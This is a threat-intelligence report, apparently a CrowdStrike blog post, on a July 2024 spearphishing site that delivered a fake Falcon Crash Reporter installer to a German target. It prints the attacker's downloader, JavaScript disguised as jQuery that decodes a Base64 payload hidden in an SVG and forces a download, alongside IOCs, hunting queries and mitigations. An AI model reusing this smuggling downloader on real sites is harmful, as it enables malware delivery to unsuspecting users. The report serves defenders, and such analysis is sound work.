
Malicious Inauthentic Falcon Crash Reporter Installer Distributed to German Entity via Spearphishing Website

July 25, 2024 | Counter Adversary Operations | Counter Adversary Operations



Summary

On July 24, 2024, CrowdStrike Intelligence identified an unattributed spearphishing attempt delivering an inauthentic CrowdStrike Crash Reporter installer via a website impersonating a German entity. The website was registered with a sub-domain registrar. Website artifacts indicate the domain was likely created on July 20, 2024, one day after an issue present in a single content update for CrowdStrike's Falcon sensor — which impacted Windows operating systems — was identified and a fix was deployed.

After the user clicks the Download button, the website leverages JavaScript (JS) that masquerades as JQuery v3.7.1 to download and deobfuscate the installer. The installer contains CrowdStrike branding, German localization and a password required to continue installing the malware.

Details

Spearphishing Page

The threat actor leveraged a spearphishing page hosted on a URL with the format http[:]//{German Entity}.it[.]com/crowdstrike/. This spearphishing page presented the targeted victim with a download link to a ZIP file containing a malicious InnoSetup installer (Figure 1). The website it[.]com is a legitimate domain registrar, and the threat actor likely created the spearphishing page after the Falcon sensor update was deployed.

Because the website provider is a domain registrar, CrowdStrike Intelligence could not determine when the subdomain was created. However, the webpage's timestamp indicates the InnoSetup1 installer was created on July 20, 2024 (hotfix vom 20.07.2024).

The spearphishing page displays the branding of the targeted company and CrowdStrike. It requests that the victim download CrowdStrike Crash Reporter, a tool not developed by CrowdStrike or distributed through official CrowdStrike communication channels (Figure 1).




Figure 1. Phishing page displaying the targeted company's and CrowdStrike's branding

The JS serving the malicious executable masquerades as JQuery v3.7.1 — an open-source JS library — at the HTTP endpoint /crowdstrike/media/jquery-3.7.1.min.js. The code used to serve the malicious executable is contained at the beginning of the file and appended with the benign code for JQuery v3.7.1, likely in an attempt to evade detection.

The spearphishing site calls the function gApiAsync, which is defined in jquery-3.7.1.min.js; the first parameter is a relative path to the file media/disabled.svg. After clicking the download button, the user triggers the function d(), which executes the gApiAsync function (Figure 2).

```
<script>function d(){gApiAsync('media/disabled.svg')}</script>
<p class="text-left"><a onclick="d()" rel="noopener noreferrer" target="_blank" class="link
arrow">Download</a></p>
```

Figure 2. OnClick event triggering the download

Next, the JS makes an HTTP GET request for the file media/disabled.svg, which is then parsed using a regex that searches for any text not in double quotes after the pattern AAAAAAAAAAAAAAw. The resulting string is Base64-decoded and provided to the user to download via a JS Blob2 as a Portable Executable (PE) file. If any errors occur, the developer console displays error messages masquerading as issues with JQuery v3.7.1 (Figure 3).

```
function downloadFile(e, t) {
   let o = document.createElement('a');
   let a = new Blob([t], { type: 'application/octet-stream' });
   let c = URL.createObjectURL(a);
   o.href = c;
   o.download = e;
   document.body.appendChild(o);
   o.click();
   setTimeout(() => {
       document.body.removeChild(o);
       window.URL.revokeObjectURL(c);
   }, 0);
}
async function gApiAsync(e) {
   try {
       let t = await fetch(e);
       let o = await t.text();
       let a = o.match(/AAAAAAAAAAAAAAw([^"]*)"/);
       if (a && a[1]) {
           let c = a[1];
           let l = atob(c);
           let n = new Uint8Array(l.length);
           for (let r = 0; r < l.length; r++)
               n[r] = l.charCodeAt(r);
           downloadFile('Crowdstrike_crash_reporter_v1.1-R7.zip', n);
       } else
           console.error('jQuery v3.7.1 | (c) OpenJS Foundation and other
contributors | jquery.org/license');
   } catch (d) {

console.error('checked|selected|async|autofocus|autoplay|controls|defer|disa
bled|hidden|ismap|loop|multiple|open|readonly|required|scoped', d);
   }
}
```

Figure 3. JS used to deobfuscate delivered executable

Installer

The inauthentic installer (SHA256 hash: a7516a15e1857996373191795c79244c8f5c8deb1f17ba5dbadeac28e18ec1c7) has the filename CrowdStrike_Crash_Reporter_Setup_8.R3.exe and uses German-language prompts, likely reflecting the threat actor's targeting profile (Figure 4).

Figure 4. InnoSetup initial installer window

After starting the installation, the victim is prompted to input a "Backend-Server". Failure to provide the specific input results in an error message (machine translation: A connection error has occurred), preventing the installation from completing (Figures 5 and 6). However, initial analysis indicates the installer did not perform any connectivity checks.




Figure 5. URL check




Figure 6. Error message

The InnoSetup installer is password-protected and contains an InnoSetup script (install_script.iss) and two additional files (csmon8.dat and Java8Runtime.exe). As of this writing, CrowdStrike Intelligence could not recover the final payload but did recover the file metadata (Table 1).

Path	File Size	File Creation Timestamp (UTC)
{localappdata}\Java\csmon8.dat	249736	2024-07-23 13:28
{localappdata}\Java\Java8Runtime.exe	24216136	2024-07-23 13:02
install_script.iss	2750	2024-07-24 16:46

Table 1. Malicious InnoSetup Installer listed contents

The InnoSetup Installer executable file-creation timestamp (2024-07-12 07:26:53 UTC) aligns with the date of the sensor content update (July 19, 2024) and the creation timestamps of the installer files, likely indicating the threat actor used timestomping as an anti-forensic technique.

Assessment

CrowdStrike Intelligence assesses with high confidence that the attack is likely targeted based on the following observations:

- The victim is required to enter a specific password (under the pretext of a “Backend-Server”) that is likely only known to the targeted entities
- Using a German-language spearphishing website and prompts for the installer indicates the actors are only targeting German-speaking CrowdStrike customers affected by the Falcon sensor content issue

The threat actor appears to be highly aware of operations security (OPSEC) practices, as they have focused on anti-forensic techniques during this campaign. For example, the actor registered a subdomain under the it[.]com domain, preventing historical analysis of the domain-registration details. Additionally, encrypting the installer contents and preventing further activity from occurring without a password precludes further analysis and attribution.

Recommendations

These recommendations can be implemented to help protect against the activity described in this report.

- Only accept updates delivered through official CrowdStrike channels, and adhere to CrowdStrike support teams’ technical guidance
- Check website certificates on the download page to ensure downloaded software originates from a legitimate source
- Train users to avoid executing files from untrusted sources
- Enable download protection that can issue warnings about potentially harmful websites or downloads

Appendix

Falcon LogScale Queries

These Falcon LogScale queries detect the activity described in this report.

The following Falcon LogScale query hunts for suspicious filenames associated with the inauthentic CrowdStrike installer identified in this alert:

```
event_platform=Win | in(field=FileName, values=
["Crowdstrike_crash_reporter_v1.1-R7.zip",
"CrowdStrike_Crash_Reporter_Setup_8.R3.exe",
"CrowdStrike_Crash_Reporter_Setup_8.R3.tmp"])
```

The following Falcon LogScale query hunts for HTTP GET requests to /media/disabled.svg that contain the obfuscated payload:

```
event_platform=Win

| #event_simpleName=*HttpRequest*

| concat([HttpRequestHeader, HttpsRequestHeader],
as="combined")

| combined = /^GET \/media\/disabled.svg \/ HTTP/
```

Indicators of Compromise (IOCs)

This table details the IOCs related to the information provided in this report.

Description	Detail
ZIP lure (Crowdstrike_crash_reporter_v1.1-R7.zip)	41143b2e4bbl
Malicious InnoSetup installer executable (CrowdStrike_Crash_Reporter_Setup_8.R3.exe)	a7516a15e185
Delphi executable (CrowdStrike_Crash_Reporter_Setup_8.R3.tmp)	80304da1e33
Spearphishing URL	http[:]//{Germ
Obfuscated version of Crowdstrike_crash_reporter_v1.1-R7.zip	http[:]//{Germ
Spearphishing domain IPv4	4.180.4[.]19
JS downloader	99bb0f05fd13
Likely next-stage executable Java8Runtime.exe	82ef869e8f7a

Table 2. IOCs

MITRE ATT&CK

This table details the tactics and techniques described in this report.

Tactic	Technique	Observable
Initial Access	T1566.001 – Phishing: Spearphishing Attachment	The spearphishing page heavily targeted a German entity and delivered an inauthentic CrowdStrike crash-reporting application
	T1566.002 – Phishing: Spearphishing Link	The spearphishing link was likely sent to the German entity over email
Execution	T1204.002 – User Execution: Malicious File	The user is required to enter a password to decrypt the installer contents for the next stages
Defense Evasion	T1036 – Masquerading	The infection chain masquerades as JQuery v3.7.1 and Java
	T1140 – Deobfuscate/Decode Files or Information	The JS on the spearphishing page deobfuscates the inauthentic CrowdStrike crash-reporting application

Table 3. Spearphishing MITRE ATT&CK mapping

Additional Resources

Read more blog posts from CrowdStrike Intelligence regarding the Falcon content issue:

- *Falcon Sensor Content Issue from July 19, 2024, Likely Used to Target CrowdStrike Customers*
- *Likely eCrime Actor Uses Filenames Capitalizing on July 19, 2024, Falcon Sensor Content Issues in Operation Targeting LATAM-Based CrowdStrike Customers*
- *Threat Actor Uses Fake CrowdStrike Recovery Manual to Deliver Unidentified Stealer*
- *Threat Actor Distributes Python-Based Information Stealer Using a Fake Falcon Sensor Update Lure*
- *Lumma Stealer Packed with CypherIt Distributed Using Falcon Sensor Update Phishing Lure*

1 https[:]//github[.]com/jrsoftware/issrc

2 https[:]//developer.mozilla[.]org/en-US/docs/Web/API/Blob

Tweet Share

CrowdStrike 2025 Glob
Get your copy of the must-read cybe
Download

Related Content

Intelligence-Led Threat Hunting: The Key to Fighting Cross-Domain Attacks


CrowdStrike 2025 Global Threat Report: Beware the Enterprising Adversary

Naming Names: How Adversary Taxonomies Strengthen Global Security

CATEGORIES

AI & Machine Learning	27
Cloud & Application Security	125
Counter Adversary Operations	191
Endpoint Security & XDR	311
Engineering & Tech	81
Executive Viewpoint	167
Exposure Management	94
From The Front Lines	192
Identity Protection	48
Next-Gen SIEM & Log Management	96
Public Sector	40
Small Business	10

CONNECT WITH US



FEATURED ARTICLES

October 01, 2024

CrowdStrike Named a Leader in 2024 Gartner® Magic Quadrant™ for Endpoint Protection Platforms

September 25, 2024

Recognizing the Resilience of the CrowdStrike Community

September 25, 2024

CrowdStrike Drives Cybersecurity Forward with New Innovations Spanning AI, Cloud, Next-Gen SIEM and Identity Protection

September 18, 2024

SUBSCRIBE

Sign up now to receive the latest notifications and updates from CrowdStrike.

Sign Up

See CrowdStrike Falcon® in Action

Detect, prevent, and respond to attacks— even malware-free intrusions—at any stage, with next-generation endpoint protection.

See Demo

« Hacktivist Entity USDoD Claims to Have Leaked CrowdStrike's Threat Actor List

Malicious Inauthentic Falcon Crash Reporter Installer Delivers LLVM-Based Mythic C2 Agent Named Ciro »